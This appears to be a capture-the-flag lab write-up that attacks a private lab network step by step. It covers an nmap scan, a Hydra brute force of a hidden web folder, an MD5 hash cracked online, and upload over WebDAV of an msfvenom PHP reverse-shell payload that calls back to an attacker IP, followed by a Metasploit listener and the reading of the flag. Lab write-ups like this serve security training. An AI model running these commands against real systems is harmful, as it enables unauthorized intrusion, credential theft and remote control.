Discover the IP address of the Kali Linux server by running ifconfig on the kali terminal.

We discovered

### Host Discovery

\*\*Scan for open ports, no icmp pings ,Version and OS detection over the subnet\*\*

> nmap -Pn -sV -A 192.168.1.0/24 : found all host on the subnet within CIDR block on /24

Result ip host informations :

192.168.1.1 (open ports: 135;139;445;2179;3389)

192.168.1.100 (open ports: 22;9200)

192.168.1.105 (open ports:22;80)

192.168.1.90 (open ports:22)



# APPENDIX 1: codes and resources

---

\*Continued

\*\*Brute force the password for the hidden directory using Hydra\*\*: >

```
hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/`
```

host: 192.168.1.105

login: ashton password: leopoldo - Login to secret folder:  
192.168.1.105/company\_folders/secret\_folder/

login: ashton password: leopoldo -

Read file: connect\_to\_corp\_server instructions for accessing server :

In Kali, navigate to Network File Manager/Browse Network dav://192.168.1.105/webdav/

- Breaking the hashed password for Ryan's account with the <https://crackstation.net/> website:

Hash

Result

Type

d7dad0a5cd7c8376eeb50d69b3ccd352

md5

linux4u

## APPENDIX 1: codes and resources

---

\*Continued...

- Connect to the server via WebDav. `192.168.1.105/webdav/`

login: ryan pass: linux4u -

Upload a PHP reverse shell payload...

## create the payload - Attacker IP: 192.168.1.90

> msfvenom -p php/meterpreter\_reverse\_tcp LHOST=192.168.1.90 LPORT=4444 -f raw > shell.php`

## copy payload to server

In Kali, navigate to Network File Manager/Browse Network: dav://192.168.1.105/webdav/

login: ryan pass: linux4u copy msfvenom payload shell.php to dav://192.168.1.105/webdav/

# APPENDIX 1: codes and resources

---

Continued...

## Start the listener > msfconsole

use exploit/multi/handler set payload php/meterpreter\_reverse\_tcp

set lhost 192.168.1.90 set lport 4444

run

## Execute the payload - In web browser access the payload: 192.168.1.105/webdav/shell.php (If needed, login: ryan pass: linux4u

## Your listening msfconsole will now have a meterpreter prompt ready to send commands and shell  
meterpreter > pwd

The working directory is /var/www/webdav

meterpreter > ls ../../../../

We found out that the flag was in the root folder as flag.txt

Then we can do a cat

meterpreter > cat ../../../../flag.txt

cat /flag.txt : b1ng0w@5h1sn@m0

*The  
End*